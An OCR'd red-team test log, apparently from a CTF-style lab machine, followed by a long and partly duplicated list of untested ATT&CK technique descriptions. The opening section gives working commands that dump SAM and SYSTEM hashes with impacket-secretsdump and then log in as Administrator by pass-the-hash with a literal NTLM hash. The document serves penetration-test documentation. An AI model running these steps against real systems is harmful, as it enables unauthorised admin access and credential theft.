*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> dir -force


    Directory: C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-        9/18/2020   2:14 AM            129 desktop.ini
-a----        9/18/2020   7:28 PM          49152 sam.bak
-a----        9/18/2020   7:28 PM       17457152 system.bak


*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001>
```

We use the command below to grab the SID of our user and compare

```
whoami /all | Select-String -Pattern "jareth" -Context 2,0
```

Files:Files:

```
*Evil-WinRM* PS C:\> dir -force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        9/18/2020   2:14 AM                $Recycle.Bin
d--hsl        9/17/2020   7:27 PM                Documents and Settings
d-----        9/18/2020   2:04 AM                PerfLogs
d-r---        9/17/2020   7:39 PM                Program Files
d-----        9/17/2020   7:39 PM                Program Files (x86)
d--h--        9/18/2020   2:04 AM                ProgramData
d--hs-        9/17/2020   7:27 PM                Recovery
d--hs-        9/17/2020   7:26 PM                System Volume Information
d-r---        9/18/2020   2:14 AM                Users
d-----       11/13/2020  10:33 PM                Windows
d-----        9/17/2020   8:18 PM                xampp
-a-hs-        6/19/2023  10:13 PM     1207959552 pagefile.sys


*Evil-WinRM* PS C:\> cd '$Recycle.Bin'
*Evil-WinRM* PS C:\$Recycle.Bin> dir -force


    Directory: C:\$Recycle.Bin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        9/18/2020   7:28 PM                S-1-5-21-1987495829-1628902820-919763334-1001
d--hs-       11/13/2020  10:41 PM                S-1-5-21-1987495829-1628902820-919763334-500


*Evil-WinRM* PS C:\$Recycle.Bin>
```

Discovery_Filese.PNG

```
*Evil-WinRM* PS C:\$Recycle.Bin> whoami /all | Select-String -Pattern "jareth" -Context 2,0

  User Name              SID
  ====================== ============================================
> year-of-the-owl\jareth S-1-5-21-1987495829-1628902820-919763334-1001


*Evil-WinRM* PS C:\$Recycle.Bin> dir -force


    Directory: C:\$Recycle.Bin


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        9/18/2020   7:28 PM                S-1-5-21-1987495829-1628902820-919763334-1001
d--hs-       11/13/2020  10:41 PM                S-1-5-21-1987495829-1628902820-919763334-500


*Evil-WinRM* PS C:\$Recycle.Bin> cd 'S-1-5-21-1987495829-1628902820-919763334-1001'
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> dir -force


    Directory: C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-        9/18/2020   2:14 AM            129 desktop.ini
-a----        9/18/2020   7:28 PM          49152 sam.bak
-a----        9/18/2020   7:28 PM       17457152 system.bak


*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001>
```

RecycleBin_Content.PNG

Test Case: (Use Alternate Authentication Material)
Adversaries may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.

Updated: Monday, June 19, 2023

By: Robert Garcia

Testing Status: Tested

Remediation Status: Passed

Execution Flows:

- **Title:** Application Access Token (.001)
- **Details:** Adversaries may use stolen application access tokens to bypass the typical authentication process and access restricted accounts, information, or services on remote systems. These tokens are typically stolen from users or services and used in lieu of login credentials.

- **Title:** Pass the Hash (.002)
- **Details:** Adversaries may "pass the hash" using stolen password hashes to move laterally within an environment, bypassing normal system access controls. Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash.

- **Title:** Pass the Ticket (.003)
- **Details:** Adversaries may "pass the ticket" using stolen Kerberos tickets to move laterally within an environment, bypassing normal system access controls. Pass the ticket (PtT) is a method of authenticating to a system using Kerberos tickets without having access to an account's password. Kerberos authentication can be used as the first step to lateral movement to a remote system.

- **Title:** Web Session Cookie (.004)
- **Details:** Adversaries can use stolen session cookies to authenticate to web applications and services. This technique bypasses some multi-factor authentication protocols since the session is already authenticated.

Code: T1550

Test Suite: Red Team Methodology

Tags:

- Lateral Movement


- Use Alternate Authentication Material

Workspace Notes:

- **Title:** PE:
- **Note:**


Once we got the sam and the system files back over to our system (via smb) we used a tool called secrete dump to extract hashes from the system. (used the command below)

```
impacket-secretsdump -sam sam.bak -system system.bak local
```




We take the NTLM hash and use a technique called "Pass the Hash" to login in as Admin with the command below:


```
evil-winrm -i 10.10.60.234 -u 'Administrator' -H '6bc99ede9edcfecf9662fb0c0ddcfa7a' local
```



Files:Files:



DumpHahs.PNG



POC_admin.PNG

IN PROGRESS

- None.

NOT TESTED

1. **(Password Hunt) The art of password hunting on a target Linux machine as a means to escalate privileges either horizontally or vertically. These are various techniques to hunt for passwords, as well as some common locations they are stored.**

2. **(Insecure GUI Apps)**
   Certain applications may be running or may be allowed to run with higher privileges than the current user due to their need to access particular system files or simply due to misconfigurations. Since anything done within the said application will be executed with the privileges of the process, if it allows to perform other actions such as opening a command prompt or running executables those will also be executed with high privileges, therefore allowing to escalate privileges.
3. **(Windows Kernel)**
   Kernel exploits can be thought of in two groups: kernel exploits for Modern Windows OS versions: Windows 10 / Server 2016 / Server 2019 and kernel exploits for everything prior to these versions.
4. **(Startup Applications) On Windows machines, there are multiple ways to automatically start a program, which include: services, startup registry keys, and startup applications. In terms of Windows privilege escalation, most often we will find that vulnerabilities that affect programs that start automatically are due to weak file/folder permissions**
5. **(Autorun Startup Registry Keys) Certain programs that get downloaded will by default create a value in one of the startup registry keys, allowing the program to automatically start when either a specific user logs on or when any user logs. Alternatively, an administrator can set any program of their choosing to autostart by making a custom value in one of these keys. The values for these keys can be set under the context of the current user or they can be set for the machine. If the keys for the current user are set to execute a program on login, the startup key will only execute when that specific user logs on. This means we cannot abuse this to get a shell as a different user. However, when the machine key is set, the program will execute for ANY user that logs on under the context of that user.This means that when an Administrator logs in, we will receive an Administrator reverse shell!**
6. **(Scheduled Tasks)**
   Similar to many of the Windows privilege escalation techniques, this one has to do with weak folder permissions as well. Specifically, we will be targeting a folder where a scheduled task is executing from and that also allows a standard user to write in.
7. **(AlwaysInstallElevated) Windows installer files (also known as .msi files) are used to install applications on the system. They usually run with the privilege level of the user that starts it. However, these can be configured to run with higher privileges from any user account (even unprivileged ones). This could potentially allow us to generate a malicious MSI file that would run with admin privileges.**

8. **(Unquoted Service Path)**
   When it comes to Windows Privilege Escalation techniques, a common escalation path is to leverage misconfigured services. There are many ways that services can be misconfigured; however, by far the most interesting case are unquoted service paths. An unquoted service path vulnerability is where you have a path to a service executable and the folder names along that path have spaces in them without quotations.
9. **(Insecure Service Permission) will be exploring yet another technique that involves weak permissions; however, instead of a folder/file misconfiguration, this time we will be exploiting weak service permissions. We will find that an interesting service is running, which permits too much access to standard users on the system. Once the misconfiguration has been enumerated, we will see how we can modify the services binary path to point to a malicious executable in a folder that we control. From there, we will restart the service and elevate it to a SYSTEM shell.**

10. **(Weak Registry Key Permissions) loose permissions on a service registry key can lead to privilege escalation from the standard user to the local SYSTEM.**

11. **(Abuse Process running) Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.**

12. **(DLL Hijacking) DLL hijacking is a hacking technique that tricks a legitimate/trusted application into loading an arbitrary – and often malicious – DLL.**
    There are many forms of DLL hijacking, such as:
    - DLL replacement
    - DLL search order hijacking
    - Phantom DLL hijacking
    - DLL redirection
    - WinSxS DLL replacement (sideloading)
    - Relative path DLL Hijacking
13. **(User Privileges) Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.**

14. **(Situational Awareness)**
    A common step in the life-cycle of a red team engagement is to gather as much information is possible for the compromised environments and the domain network. This activity is often called situational awareness and there is no defined list of commands that a red teamer should execute. However, all the gathered information in that stage will determine the next actions toward privilege escalation and lateral movement and will assist to map the domain.
15. **(Drive-by Compromise)**
    Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token.

16. **(Exploit Public-Facing Application)**
    Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other applications with Internet accessible open sockets, such as web servers and related services. Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

17. **(External Remote Services)**
    Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Remote services such as VPNs, Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management and VNC can also be used externally.

18. **(Hardware Additions)**
    Adversaries may introduce computer accessories, networking hardware, or other computing devices into a system or network that can be used as a vector to gain access. Rather than just

connecting and distributing payloads via removable storage (i.e. Replication Through Removable Media), more robust hardware additions can be used to introduce new functionalities and/or features into a system that can then be abused.

19. **(Phishing)**
    Adversaries may send phishing messages to gain access to victim systems. All forms of phishing are electronically delivered social engineering. Phishing can be targeted, known as spearphishing. In spearphishing, a specific individual, company, or industry will be targeted by the adversary. More generally, adversaries can conduct non-targeted phishing, such as in mass malware spam campaigns.

20. **(Replication Through Removable Media)**
    Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.

21. **(Supply Chain Compromise)**
    Adversaries may manipulate products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise.

22. **(Trusted Relationship)**
    Adversaries may breach or otherwise leverage organizations who have access to intended victims. Access through trusted third party relationship abuses an existing connection that may not be protected or receives less scrutiny than standard mechanisms of gaining access to a network.

23. **(Container Administration Command)**
    Adversaries may abuse a container administration service to execute commands within a container. A container administration service such as the Docker daemon, the Kubernetes API server, or the kubelet may allow remote management of containers within an environment.

24. **(Deploy Container)**
    Adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to execute processes associated with a particular image or deployment, such as processes that execute or download malware. In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment.

25. **(Exploitation for Client Execution)**
    Adversaries may exploit software vulnerabilities in client applications to execute code. Vulnerabilities can exist in software due to unsecure coding practices that can lead to unanticipated behavior. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution. Oftentimes the most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system. Users will expect to see files related to the applications they commonly used to do work, so they are a useful target for exploit research and development because of their high utility.

26. **(Inter-Process Communication)**
    Adversaries may abuse inter-process communication (IPC) mechanisms for local code or command execution. IPC is typically used by processes to share data, communicate with each

other, or synchronize execution. IPC is also commonly used to avoid situations such as deadlocks, which occurs when processes are stuck in a cyclic waiting pattern.

27. **(Native API)**
    Adversaries may interact with the native OS application programming interface (API) to execute behaviors. Native APIs provide a controlled means of calling low-level OS services within the kernel, such as those involving hardware/devices, memory, and processes. These native APIs are leveraged by the OS during system boot (when other system components are not yet initialized) as well as carrying out tasks and requests during routine operations.

28. **(Scheduled Task/Job)**
    Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

29. **(Serverless Execution)**
    Adversaries may abuse serverless computing, integration, and automation services to execute arbitrary code in cloud environments. Many cloud providers offer a variety of serverless resources, including compute engines, application integration services, and web servers.

30. **(Shared Modules)**
    Adversaries may execute malicious payloads via loading shared modules. The Windows module loader can be instructed to load DLLs from arbitrary local paths and arbitrary Universal Naming Convention (UNC) network paths. This functionality resides in NTDLL.dll and is part of the Windows Native API which is called from functions like CreateProcess, LoadLibrary, etc. of the Win32 API.

31. **(Software Deployment Tools)**
    Adversaries may gain access to and use third-party software suites installed within an enterprise network, such as administration, monitoring, and deployment systems, to move laterally through the network. Third-party applications and software deployment systems may be in use in the network environment for administration purposes (e.g., SCCM, HBSS, Altiris, etc.).

32. **(System Services)**
    Adversaries may abuse system services or daemons to execute commands or programs. Adversaries can execute malicious content by interacting with or creating services either locally or remotely. Many services are set to run at boot, which can aid in achieving persistence (Create or Modify System Process), but adversaries can also abuse services for one-time or temporary execution.

33. **(User Execution)**
    An adversary may rely upon specific actions by a user in order to gain execution. Users may be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link. These user actions will typically be observed as follow-on behavior from forms of Phishing.

34. **(Windows Management Instrumentation)**
    Adversaries may abuse Windows Management Instrumentation (WMI) to execute malicious commands and payloads. WMI is an administration feature that provides a uniform environment to access Windows system components. The WMI service enables both local and remote access, though the latter is facilitated by Remote Services such as Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM). Remote WMI over DCOM

operates using port 135, whereas WMI over WinRM operates over port 5985 when using HTTP and 5986 for HTTPS.

35. (Account Manipulation)
    Adversaries may manipulate accounts to maintain access to victim systems. Account manipulation may consist of any action that preserves adversary access to a compromised account, such as modifying credentials or permission groups. These actions could also include account activity designed to subvert security policies, such as performing iterative password updates to bypass password duration policies and preserve the life of compromised credentials.

36. (BITS Jobs)
    Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

37. (Boot or Logon Autostart Execution)
    Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel.

38. (Boot or Logon Initialization Scripts)
    Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

39. (Browser Extensions)
    Adversaries may abuse Internet browser extensions to establish persistent access to victim systems. Browser extensions or plugins are small programs that can add functionality and customize aspects of Internet browsers. They can be installed directly or through a browser's app store and generally have access and permissions to everything that the browser can access.

40. (Compromise Client Software Binary)
    Adversaries may modify client software binaries to establish persistent access to systems. Client software enables users to access services provided by a server. Common client software types are SSH clients, FTP clients, email clients, and web browsers.

41. (Create Account)
    Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

42. (Create or Modify System Process)
    Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch

Agent are run to finish system initialization and load user specific parameters.

43. **(Event Triggered Execution)**
    Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events. Various operating systems have means to monitor and subscribe to events such as logons or other user activity such as running specific applications/binaries. Cloud environments may also support various functions and services that monitor and can be invoked in response to specific cloud events.

44. **(External Remote Services)**
    Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Remote services such as VPNs, Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management and VNC can also be used externally.

45. **(Hijack Execution Flow)**
    Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

46. **(Implant Internal Image)**
    Adversaries may implant cloud or container images with malicious code to establish persistence after gaining access to an environment. Amazon Web Services (AWS) Amazon Machine Images (AMIs), Google Cloud Platform (GCP) Images, and Azure Images as well as popular container runtimes such as Docker can be implanted or backdoored. Unlike Upload Malware, this technique focuses on adversaries implanting an image in a registry within a victim's environment. Depending on how the infrastructure is provisioned, this could provide persistent access if the infrastructure provisioning tool is instructed to always use the latest image.

47. **(Modify Authentication Process)**
    Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may be able to authenticate to a service or system without using Valid Accounts.

48. **(Office Application Startup)**
    Adversaries may leverage Microsoft Office-based applications for persistence between startups. Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started; this can include the use of Office Template Macros and add-ins.

49. **(Pre-OS Boot)**
    Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control flow of execution before the operating system takes control.

50. **(Scheduled Task/Job)**
    Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

51. **(Server Software Component)**
    Adversaries may abuse legitimate extensible development features of servers to establish persistent access to systems. Enterprise server applications may include features that allow developers to write and install software or scripts to extend the functionality of the main application. Adversaries may install malicious components to extend and abuse server applications.

52. **(Traffic Signaling)**
    Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

53. **(Valid Accounts)**
    Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

54. **(Abuse Elevation Control Mechanism)**
    Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.

55. **(Access Token Manipulation)**
    Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.

56. **(Boot or Logon Autostart Execution)**
    Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems.

Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel.

57. **(Boot or Logon Initialization Scripts)**
    Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

58. **(Create or Modify System Process)**
    Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.

59. **(Domain Policy Modification)**
    Adversaries may modify the configuration settings of a domain to evade defenses and/or escalate privileges in domain environments. Domains provide a centralized means of managing how computer resources (ex: computers, user accounts) can act, and interact with each other, on a network. The policy of the domain also includes configuration settings that may apply between domains in a multi-domain/forest environment. Modifications to domain settings may include altering domain Group Policy Objects (GPOs) or changing trust settings for domains, including federation trusts.

60. **(Escape to Host)**
    Adversaries may break out of a container to gain access to the underlying host. This can allow an adversary access to other containerized resources from the host level or to the host itself. In principle, containerized resources should provide a clear separation of application functionality and be isolated from the host environment.

61. **(Event Triggered Execution)**
    Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events. Various operating systems have means to monitor and subscribe to events such as logons or other user activity such as running specific applications/binaries. Cloud environments may also support various functions and services that monitor and can be invoked in response to specific cloud events.

62. **(Exploitation for Privilege Escalation)**
    Adversaries may exploit software vulnerabilities in an attempt to elevate privileges. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Security constructs such as permission levels will often hinder access to information and use of certain techniques, so adversaries will likely need to perform privilege escalation to include use of software exploitation to circumvent those restrictions.

63. **(Hijack Execution Flow)**
    Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

64. **(Process Injection)**
    Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

65. **(Scheduled Task/Job)**
    Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

66. **(Valid Accounts)**
    Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

- 06/19/2023 by Robert Garcia – With the username found from the SNMP disclosure and the password, we discovered from the brute force attack that both artifacts are to a valid account on the target.

67. **(Abuse Elevation Control Mechanism)**
    Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.

68. **(Access Token Manipulation)**
    Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.

69. **(BITS Jobs)**
    Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

70. **(Build Image on Host)**
    Adversaries may build a container image directly on a host to bypass defenses that monitor for

the retrieval of malicious images from a public registry. A remote build request may be sent to the Docker API that includes a Dockerfile that pulls a vanilla base image, such as alpine, from a public or local registry and then builds a custom image upon it.

71. **(Debugger Evasion)**
    Adversaries may employ various means to detect and avoid debuggers. Debuggers are typically used by defenders to trace and/or analyze the execution of potential malware payloads.

72. **(Deobfuscate/Decode Files or Information)**
    Adversaries may use Obfuscated Files or Information to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate that information depending on how they intend to use it. Methods for doing that include built-in functionality of malware or by using utilities present on the system.

73. **(Deploy Container)**
    Adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to execute processes associated with a particular image or deployment, such as processes that execute or download malware. In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment.

74. **(Direct Volume Access)**
    Adversaries may directly access a volume to bypass file access controls and file system monitoring. Windows allows programs to have direct access to logical volumes. Programs with direct access may read and write files directly from the drive by analyzing file system data structures. This technique bypasses Windows file access controls as well as file system monitoring tools.

75. **(Domain Policy Modification)**
    Adversaries may modify the configuration settings of a domain to evade defenses and/or escalate privileges in domain environments. Domains provide a centralized means of managing how computer resources (ex: computers, user accounts) can act, and interact with each other, on a network. The policy of the domain also includes configuration settings that may apply between domains in a multi-domain/forest environment. Modifications to domain settings may include altering domain Group Policy Objects (GPOs) or changing trust settings for domains, including federation trusts.

76. **(Execution Guardrails)**
    Adversaries may use execution guardrails to constrain execution or actions based on adversary supplied and environment specific conditions that are expected to be present on the target. Guardrails ensure that a payload only executes against an intended target and reduces collateral damage from an adversary's campaign. Values an adversary can provide about a target system or environment to use as guardrails may include specific network share names, attached physical devices, files, joined Active Directory (AD) domains, and local/external IP addresses.

77. **(Exploitation for Defense Evasion)**
    Adversaries may exploit a system or application vulnerability to bypass security features. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Vulnerabilities may exist in defensive security software that can be used to disable or circumvent them.

78. **(File and Directory Permissions Modification)**
    Adversaries may modify file or directory permissions/attributes to evade access control lists (ACLs) and access protected files. File and directory permissions are commonly managed by

ACLs configured by the file or directory owner, or users with the appropriate permissions. File and directory ACL implementations vary by platform, but generally explicitly designate which users or groups can perform which actions (read, write, execute, etc.).

79. **(Hide Artifacts)**
    Adversaries may attempt to hide artifacts associated with their behaviors to evade detection. Operating systems may have features to hide various artifacts, such as important system files and administrative task execution, to avoid disrupting user work environments and prevent users from changing files or features on the system. Adversaries may abuse these features to hide artifacts such as files, directories, user accounts, or other system activity to evade detection.

80. **(Hijack Execution Flow)**
    Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

81. **(Impair Defenses)**
    Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators.

82. **(Indicator Removal)**
